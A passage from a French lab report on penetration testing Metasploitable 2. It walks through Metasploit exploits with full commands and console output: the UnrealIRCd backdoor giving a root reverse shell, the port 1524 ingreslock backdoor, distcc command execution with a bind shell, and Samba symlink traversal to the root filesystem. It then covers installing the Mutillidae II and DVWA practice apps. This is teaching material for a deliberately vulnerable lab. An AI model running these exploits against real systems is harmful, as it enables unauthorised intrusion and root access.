10 run
```

---

La démonstration de l'exécution de l'attaque est visible via la capture d'écran à la page suivante.

```
patrice@Kali:~  
Fichier Actions Éditer Vue Aide  
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse  
payload ⇒ cmd/unix/reverse  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.84  
LHOST ⇒ 192.168.1.84  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.1.78  
RHOST ⇒ 192.168.1.78  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run  
  
[*] Started reverse TCP double handler on 192.168.1.84:4444  
[*] 192.168.1.78:6667 - Connected to 192.168.1.78:6667 ...  
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...  
[*] 192.168.1.78:6667 - Sending backdoor command ...  
[*] Accepted the first client connection ...  
[*] Accepted the second client connection ...  
[*] Command: echo XTENKRLFlrCdiYh4;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets ...  
[*] Reading from socket B  
[*] B: "XTENKRLFlrCdiYh4\r\n"  
[*] Matching ...  
[*] A is input ...  
[*] Command shell session 1 opened (192.168.1.84:4444 → 192.168.1.78:375  
06) at 2021-08-27 14:53:18 +0200  
  
id  
uid=0(root) gid=0(root)
```

Figure 83 – La vue de l'exécution du module Unreal IRCD 3281 sous Kali Linux vers Metasploitable 2

Une autre et très vieille *backdoor*, "ingreslock", écoute sur le port 1524. Pour y accéder, rien de plus simple :

```
patrice@Kali:~  
Fichier Actions Éditer Vue Aide  
└─(patrice@Kali)-[~]  
$ telnet 192.168.1.78 1524  
Trying 192.168.1.78 ...  
Connected to 192.168.1.78.  
Escape character is '^]'.  
root@metasploitable:/# id  
uid=0(root) gid=0(root) groups=0(root)  
root@metasploitable:/# root@metasploitable:/# █
```

Figure 84 – La vue de l'accès à Metasploitable 2 via le port 1524

En plus, des *backdoors* vues précédemment, quelques services sont des sortes de *backdoors* par leur nature. Le premier est **distccd**, distccd est le serveur du compilateur réparti distcc. Il exécute les tâches de compilation qui lui sont confiées en réseau par ses clients. Distcc peut être exécuté soit sur TCP, soit par une commande de connexion telle que SSH : les connexions SSH sont sécurisées mais plus lentes. Le problème avec ce service est qu'un attaquant peut aisément le contourner pour lancer une commande de son choix. Nous allons démontrer cela en utilisant un module Metasploit à l'aide de cette page web mentionnant les commandes à saisir pour exploiter cette faille :

[https://www.computersecuritystudent.com/SECURITY\\_TOOLS/METASPLOITABLE/EXPLOIT/lesson2/index.html](https://www.computersecuritystudent.com/SECURITY_TOOLS/METASPLOITABLE/EXPLOIT/lesson2/index.html)

---


```

1 # Sélectionner l'exploit dédié à distcc
2 use exploit/unix/misc/distcc_exec
3 # Sélectionner un payload compatible
4 set payload cmd/unix/bind_ruby
5 # Enregistrer l IP de Metasploitable2
6 set RHOST 192.168.1.78
7 # Lancer l exploit
8 run

```

---

Voici la capture d'écran de cette intrusion via la console sous Kali Linux :



```

patrice@Kali:~ Fichier Actions Éditer Vue Aide
└─(patrice@Kali)-[~]
$ msfconsole -q
use exploit/unix/msf6 > use exploit/unix/misc/distcc_exec
msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby
msf6 exploit(unix/misc/distcc_exec) > set RHOST 192.168.1.78
RHOST => 192.168.1.78
msf6 exploit(unix/misc/distcc_exec) > run

[*] Started bind TCP handler against 192.168.1.78:4444
[*] Command shell session 1 opened (192.168.1.84:46457 → 192.168.1.78:4444) at 2021-08-27 15:18:21 +0200
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)

```

Figure 85 – La vue de l'exécution de l'exploit inhérent à distcc


Un dernier test sous Metasploitable 2 : Samba est une implémentation libre des protocoles SMB *Server Message Block* traduit en "bloc de message serveur" et CIFS, *Common Internet File System* en français "Système de fichiers internet commun". Samba fournit des services et fichiers d'impression pour des clients Windows et peut s'intégrer à un domaine Windows Server. Samba, lorsqu'il est configuré avec un fichier partagé en écriture et avec l'option validée pour *wide links* en français "lien larges", peut aussi être utilisé comme une *backdoor* de façon à accéder à des fichiers qui n'ont pas été partagés. L'exemple ci-dessous utilise un module Metasploit pour obtenir un accès au système de fichiers de l'utilisateur root avec une connexion anonyme.

Ce lien <https://adminsys-dev.com/securite/pentest/test-de-penetration-part-2-lexploitation> m'a été très utile pour réaliser cette attaque.

Voici les commandes à saisir dans le terminal de Kali Linux :

```
1 # Mode administrateur
2 sudo su -
3 # Connexion SMB à l'adresse de Metasploitable 2, celle-ci n'aboutie pas
4 smbclient -L //192.168.1.78
5 # Ouvrir /etc/samba/smb.conf et ajouter la ligne client min protocol = NT1
6 nano /etc/samba/smb.conf
7 # Connexion SMB à l'adresse de Metasploitable 2 réussie grâce à l'activation du protocole NT1
8 smbclient -L //192.168.1.78
9 # Lancer la console du framework Metasploit
10 msfconsole -q
11 # Sélectionner le module samba symlink traversal
12 use auxiliary/admin/smb/samba_symlink_traversal
13 # Enregistrer l'adresse IP du système cible
14 set RHOST 192.168.1.78
15 # Enregistrer le nom du dossier de partage SMB
16 set SMBSHARE tmp
17 # Lancement du module
18 run
19 # Quitter msfconsole
20 exit
21 # Connexion SMB sur l'IP de Metasploitable 2 et accès au système de fichiers
22 smbclient -L //192.168.1.78
```

Les pages à venir présentent la vue de l'exécution des principales commandes dédiées à ce test d'intrusion :



The screenshot shows a terminal window titled 'root@Kali: ~'. The menu bar includes 'Fichier', 'Actions', 'Éditer', 'Vue', and 'Aide'. The terminal output is as follows:

```
(root💀Kali)-[~]
└─# smbclient -L //192.168.1.78
protocol negotiation failed: NT_STATUS_CONNECTION_DISCONNECTED

(root💀Kali)-[~]
└─# nano /etc/samba/smb.conf
```

Figure 86 – La vue de l'échec de la connexion SMB sur metasploitable 2

```
GNU nano 5.4          /etc/samba/smb.conf
# - When such options are commented with ";", the proposed setting
#   differs from the default Samba behaviour
# - When commented with "#", the proposed setting is the default
#   behaviour of Samba but the option is considered important
#   enough to be mentioned here
#
# NOTE: Whenever you modify this file you should run the command
# "testparm" to check that you have not made any basic syntactic
# errors.

#===== Global Settings =====

[global]

client min protocol = NT1

## Browsing/Identification ##

# Change this to the workgroup/NT-domain name your Samba server will par>
workgroup = WORKGROUP

^G Aide      ^O Écrire      ^W Chercher      ^K Couper      ^T Exécuter
^X Quitter    ^R Lire fich.  ^\ Remplacer    ^U Coller      ^J Justifier
```


Figure 87 – La vue de l'ajout de la chaîne de caractères "client min protocol = NT1" dans le fichier /etc/samba/smb.conf

```
patrice@Kali:~$ msfconsole -q
msf6 > use auxiliary/admin/smb/samba_symlink_traversal
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set RHOST 192.168.1.78
RHOST => 192.168.1.78
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > run
[*] Running module against 192.168.1.78

[*] 192.168.1.78:445 - Connecting to the server ...
[*] 192.168.1.78:445 - Trying to mount writeable share 'tmp' ...
[*] 192.168.1.78:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.1.78:445 - Now access the following share to browse the root
filesystem:
[*] 192.168.1.78:445 - \\192.168.1.78\tmp\rootfs\

[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/samba_symlink_traversal) >
```

Figure 88 – La vue de l'exécution du module samba\_symlink\_traversal



The screenshot shows a terminal window titled "root@Kali:~". The menu bar includes "Fichier", "Actions", "Éditer", "Vue", and "Aide". The terminal content is as follows:


```
└─(root㉿Kali)-[~]
# smbclient //192.168.1.78/tmp
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> cd rootfs
smb: \rootfs\>
```

Figure 89 – La vue de la connexion SMB à Metasploitable et l'accès à son système de fichiers

## 1.6 D'autres services Web délibérément vulnérables

Metasploitable 2 dispose d'applications web délibérément vulnérables préinstallées. Le serveur web démarre automatiquement au démarrage de Metasploitable 2. Cependant tout comme msfweb qui se lançait à partir l'adresse 127.0.0.1 :5555, il m'a été impossible d'accéder aux différents services web vulnérables tels que Multillidae, DVWA, phpmyadmin en saisissant l'adresse IP de la machine virtuelle Metasploitable 2 dans un navigateur. Après quelques tentatives infructueuses, l'installation manuelle à l'aide de tutoriels m'a semblée la solution la plus appropriée.

### 1.6.1 Mutillidae II



**OWASP Mutillidae II** est une application Web gratuite, open source et délibérément vulnérable, qui constitue une cible pour les passionnés de sécurité Web. Mutillidae peut être installé sur Linux et Windows à l'aide de LAMP, WAMP et XAMPP et est préinstallé sur SamuraiWTF et OWASP BWA. La version existante peut être mise à jour sur ces plateformes.

Les étapes de l'installation sont minutieusement décrites dans ce tutoriel :

<https://www.youtube.com/watch?v=ncb27swKn6g&t=45s>.

La première étape consiste à installer XAMPP :



**XAMPP** est un ensemble de logiciels permettant de mettre en place un serveur Web local, un serveur FTP et un serveur de messagerie électronique. Xampp (X (cross) Apache MariaDB Perl PHP) offre une bonne souplesse d'utilisation, réputée pour son installation simple et rapide. Il est distribué avec : OpenSSL, Expat (parseur XML) PNG, SQLite, zlib, Perl et Tomcat.


Voici les commandes nécessaires à l'installation de Multillidae II :

```
1 # Affichage du contenu du dossier Téléchargements
2 ls
3 # Attribuer le droit d'exécution du fichierxampp-linux-x64-8.0.9-0-installer.run
4 chmod +xxampp-linux-x64-8.0.9-0-installer.run
5 # Lancer le programme d'installation dexampp
6 sudo ./xampp-linux-x64-8.0.9-0-installer.run
```

À la fin de l'installation, nous pouvons la possibilité d'exécuter Xampp 8.0.9-0, c'est une opportunité à saisir dans le sens où nous avons besoin de vérifier si le server SQL et le server Apache sont actifs dans l'onglet *Application log* en français "journal des applications".

La seconde étape repose sur le fait de cloner le dépôt github de Multillidae II dans le dossier /opt/lampp/htdocs :

```
1 # Aller au répertoire /opt/lampp/htdocs
2 cd /opt/lampp/htdocs
3 # Cloner le dépôt github dans le répertoire /opt/lampp/htdocs
4 sudo git clone https://github.com/webpwnized/multillidae
```



```
patrice@Kali: ~/Téléchargements
Fichier Actions Éditer Vue Aide

└──(patrice@Kali)-[~/Téléchargements]
    $ ls
    xampp-linux-x64-8.0.9-0-installer.run

└──(patrice@Kali)-[~/Téléchargements]
    $ chmod +x xampp-linux-x64-8.0.9-0-installer.run

└──(patrice@Kali)-[~/Téléchargements]
    $ sudo ./xampp-linux-x64-8.0.9-0-installer.run
```

Figure 90 – La vue de la commande d'installation de Xampp





Figure 91 – La vue de l'application de l'installation de Xampp



```
patrice@Kali:/opt/lampp/htdocs
Fichier Actions Éditer Vue Aide
└──(patrice@Kali)-[~]
$ cd /opt/lampp/htdocs

└──(patrice@Kali)-[/opt/lampp/htdocs]
$ sudo git clone https://github.com/webpwnized/mutillidae.git
Clonage dans 'mutillidae' ...
remote: Enumerating objects: 3846, done.
remote: Counting objects: 100% (965/965), done.
remote: Compressing objects: 100% (446/446), done.
remote: Total 3846 (delta 491), reused 931 (delta 463), pack-reused 2881
Réception d'objets: 100% (3846/3846), 9.78 Mio | 214.00 Kio/s, fait.
Résolution des deltas: 100% (1373/1373), fait.

└──(patrice@Kali)-[/opt/lampp/htdocs]
$
```

Figure 92 – La vue de l'étape consistant à cloner le dépôt Github de Multillidae dans le répertoire /opt/lampp/htdocs




Figure 93 – La vue de l'onglet *Application log* de Xampp





Figure 94 – La vue de OWASP Multillidae II dans un navigateur

L’application web Mutillidae II contient toutes les vulnérabilités du classement des 10 failles web de l’OWASP, *Open Web Application Security Project* en français "le projet de sécurité des applications Web ouverte" (une communauté en ligne travaillant sur la sécurité des applications web) comme le stockage web HTML-5, le *clickjacking* en français "le détournement de clic" qui est un moyen de forcer l’internaute à cliquer sur quelque chose sur une page web pour lui faire exécuter une action malveillante. Inspiré par DWA (*Damn Vulnerable Web App*), en français "Application Web sacrément vulnérable", Mutillidae autorise l’utilisateur à changer "le niveau de sécurité" de 0 (complètement insécurisé) à 5 (sécurisé).

À savoir : si l’application est endommagée par de l’injection ou des hacks, cliquez sur le bouton **ResetDB/Réinitialiser la base de données** qui va remettre tout dans les conditions initiales.

### 1.6.2 DVWA, Damn Vulnerable Web App



**DVWA** est une application web écrite en PHP qui est vulnérable. Son but principal est d'être une aide pour les professionnels de la sécurité pour tester leurs connaissances et leurs outils dans un environnement légal. Elle a aussi pour but d'aider le développeur, les enseignants, étudiants à comprendre les processus de sécurité de différentes types d'applications.

Voici les commandes d'installations de DVWA, *Damn Vulnerable Web App* en français "une application sacrément vulnérable" dans une console sous Kali linux :

```
1 # Aller dans le répertoire /opt/lampp/htdocs/
2 cd /opt/lampp/htdocs/
3 # Cloner le dépôt github dans le répertoire cd /opt/lampp/htdocs/
4 sudo git clone https://github.com/digininja/DVWA.git
5 # Aller dans le répertoire DVWA/config
6 cd DVWA/config
7 # Renommer le fichier config.inc.php.dist en config.inc.php
8 sudo mv config.inc.php.dist config.inc.php
9 # Aller dans le répertoire /etc/php/7.4/apache2
10 cd /etc/php/7.4/apache2
11 # Ouvrir le fichier php.ini et activer la ligne allow_url_include ainsi que la ligne allow_url_fopen
12 nano php.ini
```

Dans un navigateur, l'adresse http://localhost/DVWA permet de lancer l'application web. Une page de configuration s'ouvre, précisant que le compte admin dispose du mot password ainsi que quelques règles de configuration sont à respecter avant de cliquer sur le bouton **Create/Reset Database** en français "Créer/ Réinitialiser la base de donnée". Dès lors, nous pouvons maintenant nous connecter à la page web DVWA grâce au compte administrateur. Les étapes d'installation et de configuration sont apparentes dans les pages suivantes en visionnant les captures d'écran y figurant.

A terminal window titled 'patrice@Kali:/opt/lampp/htdocs'. The window contains the following text:

